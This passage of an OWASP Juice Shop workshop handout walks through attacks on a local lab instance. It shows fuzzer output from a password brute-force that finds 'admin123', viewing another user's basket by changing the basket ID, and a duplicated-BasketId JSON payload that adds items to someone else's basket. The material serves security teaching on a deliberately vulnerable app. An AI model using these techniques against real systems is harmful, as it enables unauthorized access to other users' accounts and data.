
-----	-----	-----	-----	-----	-----
9,997 Fuzzed	401 Unauthorized	109 ms	387 bytes	26 bytes	hugohugo
9,998 Fuzzed	401 Unauthorized	107 ms	387 bytes	26 bytes	eighty
9,999 Fuzzed	401 Unauthorized	104 ms	387 bytes	26 bytes	epson
10,000 Fuzzed	401 Unauthorized	95 ms	387 bytes	26 bytes	evangeli
10,001 Fuzzed	401 Unauthorized	86 ms	387 bytes	26 bytes	eeeeee1
10,002 Fuzzed	401 Unauthorized	81 ms	387 bytes	26 bytes	eyphed
0 Original	200 OK	126 ms	386 bytes	799 bytes	
1,330 Fuzzed	200 OK	130 ms	386 bytes	799 bytes	admin123

#9 Breaking Access Control

Accessing another user's basket



Setting up the Attack




Add something to the basket. Then click to view your basket. This will give us the two API calls we need for this challenge and for the final challenge of the class.

History Search Alerts Output WebSockets Fuzzer +										
Filter: OFF Export										
ID	Source	Req. Timestamp	Method	URL	Code	Reason	RTT	Size Resp. Body	Highest	
403	Proxy	3/13/24, 11:47:46 AM	GET	http://localhost:3000/rest/basket/7	200 OK		64 ms	154 bytes	Medium	
404	Proxy	3/13/24, 11:47:46 AM	GET	http://localhost:3000/rest/products/search?q=	200 OK		43 ms	12,880 bytes	Medium	
405	Proxy	3/13/24, 11:47:46 AM	GET	http://localhost:3000/api/Quantities/	200 OK		63 ms	5,991 bytes	Medium	
418	Proxy	3/13/24, 11:52:59 AM	GET	http://localhost:3000/rest/admin/application-configura...	200 OK		30 ms	18,836 bytes	Medium	
419	Proxy	3/13/24, 11:52:59 AM	GET	http://localhost:3000/rest/memories/	200 OK		102 ms	3,618 bytes		
423	Proxy	3/13/24, 11:53:00 AM	GET	http://localhost:3000/assets/public/images/uploads/%F...	200 OK		31 ms	3,748 bytes		
429	Proxy	3/13/24, 11:53:01 AM	GET	https://content-autofill.googleapis.com/v1/pages/ChVD...	200 OK		250 ms	16 bytes	Low	
430	Proxy	3/13/24, 11:53:23 AM	GET	http://localhost:3000/rest/user/whoami	200 OK		29 ms	125 bytes	Medium	
431	Proxy	3/13/24, 11:53:23 AM	GET	http://localhost:3000/rest/captcha/	200 OK		51 ms	47 bytes	Information:	
432	Proxy	3/13/24, 11:53:24 AM	GET	https://content-autofill.googleapis.com/v1/pages/ChVD...	200 OK		163 ms	396 bytes	Low	
1,767	Proxy	3/13/24, 12:00:12 PM	GET	http://localhost:3000/rest/continue-code	200 OK		17 ms	79 bytes	Medium	
1,840	Proxy	3/13/24, 12:00:13 PM	GET	http://localhost:3000/rest/continue-code	200 OK		7 ms	79 bytes	Medium	
3,849	Proxy	3/13/24, 12:00:32 PM	GET	http://localhost:3000/rest/continue-code	200 OK		12 ms	79 bytes	Medium	
10,438	Proxy	3/13/24, 3:43:43 PM	POST	https://update.googleapis.com/service/update2/json?cu...	200 OK		211 ms	4,762 bytes	Low	
10,439	Proxy	3/13/24, 3:44:17 PM	POST	https://update.googleapis.com/service/update2/json	200 OK		270 ms	218 bytes	Low	
10,440	Proxy	3/13/24, 6:30:50 PM	GET	http://localhost:3000/rest/products/search?q=	200 OK		78 ms	12,880 bytes	Medium	
10,441	Proxy	3/13/24, 6:30:50 PM	GET	http://localhost:3000/api/Quantities/	200 OK		101 ms	5,991 bytes	Medium	
10,442	Proxy	3/13/24, 6:30:54 PM	GET	http://localhost:3000/rest/basket/7	200 OK		48 ms	154 bytes	Medium	
10,443	Proxy	3/13/24, 6:30:54 PM	POST	http://localhost:3000/api/BasketItems/	200 OK		15 ms	156 bytes	Information:	
10,445	Proxy	3/13/24, 6:30:54 PM	GET	http://localhost:3000/api/Products/?d=Wed%20Mar%20...	200 OK		26 ms	257 bytes	Medium	
10,447	Proxy	3/13/24, 6:30:54 PM	GET	http://localhost:3000/rest/basket/7	200 OK		17 ms	523 bytes	Medium	
10,448	Proxy	3/13/24, 6:32:06 PM	GET	http://localhost:3000/rest/user/whoami	200 OK		30 ms	125 bytes	Medium	

History Search Alerts Output WebSockets Fuzzer +										
Filter: OFF Export										
ID	Source	Req. Timestamp	Method	URL	Code	Reason				
402	Proxy	3/13/24, 11:47:46 AM	GET	http://localhost:3000/rest/user/whoami	200 OK					
403	Proxy	3/13/24, 11:47:46 AM	GET	http://localhost:3000/rest/basket/7	200 OK					
404	Proxy	3/13/24, 11:47:46 AM	GET	http://localhost:3000/rest/products/search?q=	200 OK					
405	Proxy	3/13/24, 11:47:46 AM	GET	http://localhost:3000/api/Quantities/	200 OK					
418	Proxy	3/13/24, 11:52:59 AM	GET	http://localhost:3000/rest/admin/application-configura...	200 OK					
419	Proxy	3/13/24, 11:52:59 AM	GET	http://localhost:3000/rest/memories/	200 OK					
423	Proxy	3/13/24, 11:53:00 AM	GET	http://localhost:3000/assets/public/images/uploads/%F...	200 OK					
429	Proxy	3/13/24, 11:53:01 AM	GET	https://content-autofill.googleapis.com/v1/pages/ChVD...	200 OK					
430	Proxy	3/13/24, 11:53:23 AM	GET	http://localhost:3000/rest/user/whoami	200 OK					
431	Proxy	3/13/24, 11:53:23 AM	GET	http://localhost:3000/rest/captcha/	200 OK					
432	Proxy	3/13/24, 11:53:24 AM	GET	https://content-autofill.googleapis.com/v1/pages/ChVD...	200 OK					
1,767	Proxy	3/13/24, 12:00:12 PM	GET	http://localhost:3000/rest/continue-code	200 OK					
1,840	Proxy	3/13/24, 12:00:13 PM	GET	http://localhost:3000/rest/continue-code	200 OK					
3,849	Proxy	3/13/24, 12:00:32 PM	GET	http://localhost:3000/rest/continue-code	200 OK					
10,438	Proxy	3/13/24, 3:43:43 PM	POST	https://update.googleapis.com/service/update2/json?cu...	200 OK					
10,439	Proxy	3/13/24, 3:44:17 PM	POST	https://update.googleapis.com/service/update2/json	200 OK					
10,440	Proxy	3/13/24, 6:30:50 PM	GET	http://localhost:3000/rest/products/search?q=	200 OK					
10,441	Proxy	3/13/24, 6:30:50 PM	GET	http://localhost:3000/api/Quantities/	200 OK					
10,442	Proxy	3/13/24, 6:30:54 PM	GET	http://localhost:3000/rest/basket/7	200 OK					
10,443	Proxy	3/13/24, 6:30:54 PM	POST	http://localhost:3000/api/BasketItems/	200 OK					
10,445	Proxy	3/13/24, 6:30:54 PM	GET	http://localhost:3000/api/Products/?d=Wed%20Mar%20...	200 OK					
10,447	Proxy	3/13/24, 6:30:54 PM	GET	http://localhost:3000/rest/basket/7	200 OK					


Looking at the Basket GET HTTP Request

This request is a bit different in that there is no request body and that it is a GET request instead of a POST request. This time, as an attacker, we are not trying to change something, we are trying to view something that we shouldn't be able to, namely, someone else's basket contents. This is an attempt to break access control, one of the most severe and [common attacks according to OWASP](#).



Changing the Basket GET HTTP Request

Instead of changing the payload, we are going to change the basket number to view instead. We can subtract one or two from our own basket number and possibly see another user's basket. This may take several attempts to get another basket that has an assigned id.



Broken Access Control – Success!

By sending this request, we might be able to access another user's basket, as in the below image. This is a problem. The developers did not add a check at the server layer to ensure that the basket being accessed actually belonged to the logged in user. This is a very common problem.

Manual Request Editor

Request

Response

Header: Text

Body: Text

Send

HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Content-Type: application/json; charset=utf-8
Content-Length: 946
ETag: W/"3b2-Kvj3DtMFxM0qEzwtWUT4u/Ux6xU"
Vary: Accept-Encoding
Date: Wed, 13 Mar 2024 23:41:58 GMT
Connection: keep-alive
Keep-Alive: timeout=5

```
{
  "status": "success",
  "data": {
    "id": 5,
    "coupon": null,
    "UserId": 16,
    "createdAt": "2024-03-13T15:23:42.857Z",
    "updatedAt": "2024-03-13T15:23:42.857Z",
    "Products": [
      {
        "id": 3,
        "name": "Eggfruit Juice (500ml)",
        "description": "Now with even more exotic flavour.",
        "price": 8.99,
        "deluxePrice": 8.99,
        "image": "eggfruit_juice.jpg",
        "createdAt": "2024-03-13T15:23:42.783Z",
        "updatedAt": "2024-03-13T15:23:42.783Z",
        "deletedAt": null,
        "BasketItem": {
          "ProductId": 3,
          "BasketId": 5,
          "id": 7,
          "quantity": 5,
          "createdAt": "2024-03-13T15:23:42.882Z",
          "updatedAt": "2024-03-13T15:23:42.882Z"
        }
      },
      {
        "id": 4,
        "name": "Raspberry Juice (1000ml)",
        "description": "Made from blended Raspberry Pi, water and sugar.",
        "price": 4.99,
        "deluxePrice": 4.99,
        "image": "raspberry_juice.jpg",
        "createdAt": "2024-03-13T15:23:42.783Z",
        "updatedAt": "2024-03-13T15:23:42.783Z",
        "deletedAt": null,
        "BasketItem": {
          "ProductId": 4,
          "BasketId": 5,
          "id": 8,
          "quantity": 2,
          "createdAt": "2024-03-13T15:23:42.882Z",
          "updatedAt": "2024-03-13T15:23:42.882Z"
        }
      }
    ]
  }
}
```


#10 Breaking Access Control

Adding Items to another user's basket



Looking at the BasketItems POST HTTP Request

Because this is a POST, there is a payload this time and it is quite simple. One would think that if we change the payload BasketId to the basket we found that this should just work?



Results of Just Changing the BasketId

Well, this did not work. The system correctly determined that the basket does not belong to the currently logged in user, which the BasketItems GET call should have done but didn't.

Request	Response
Header: Text ▾ Body: Text ▾   Send <pre>HTTP/1.1 401 Unauthorized Access-Control-Allow-Origin: * X-Content-Type-Options: nosniff X-Frame-Options: SAMEORIGIN Feature-Policy: payment 'self' X-Recruiting: /#/jobs Content-Type: text/html; charset=utf-8 Content-Length: 30 ETag: W/"1e-Civ7sdKmdsocUgNskj+82erp3UM" Vary: Accept-Encoding Date: Wed, 13 Mar 2024 23:45:54 GMT Connection: keep-alive Keep-Alive: timeout=5</pre> <pre>{'error' : 'Invalid BasketId'}</pre>	

Getting Creative

Sometimes you will have to get a bit creative to break into a website. In this example we are supplying a second BasketId on the off-chance that it uses the first to authorize to and the second one to add to. It sounds a bit crazy, but sometimes crazy works.

```
{"ProductId":1,"BasketId":"7","quantity":1,"BasketId":"5"}
```

Success?

It seems to have worked. It added the product to the other user's basket.

Request

Response

Header: Text

Body: Text

Send

HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Content-Type: application/json; charset=utf-8
Content-Length: 157
ETag: W/"9d-1lEq/86Z0H/SGbXyIr5EUVCavb4"
Vary: Accept-Encoding
Date: Wed, 13 Mar 2024 23:45:00 GMT
Connection: keep-alive
Keep-Alive: timeout=5

```
{"status": "success", "data": {"id": 10, "ProductId": 1, "BasketId": "5", "quantity": 1, "updatedAt": "2024-03-13T23:45:00.084Z", "createdAt": "2024-03-13T23:45:00.084Z"}}
```

Next Steps

Congratulations! You have completed the OWASP Juice Shop workshop exercises.

If you are interested in more practice or challenge solutions, look for **Pwning OWASP Juice Shop**





Business & Technology Transformation

syslogicinc.com 262.780.0380
375 Bishops Way, Suite 105
Brookfield, WI 53005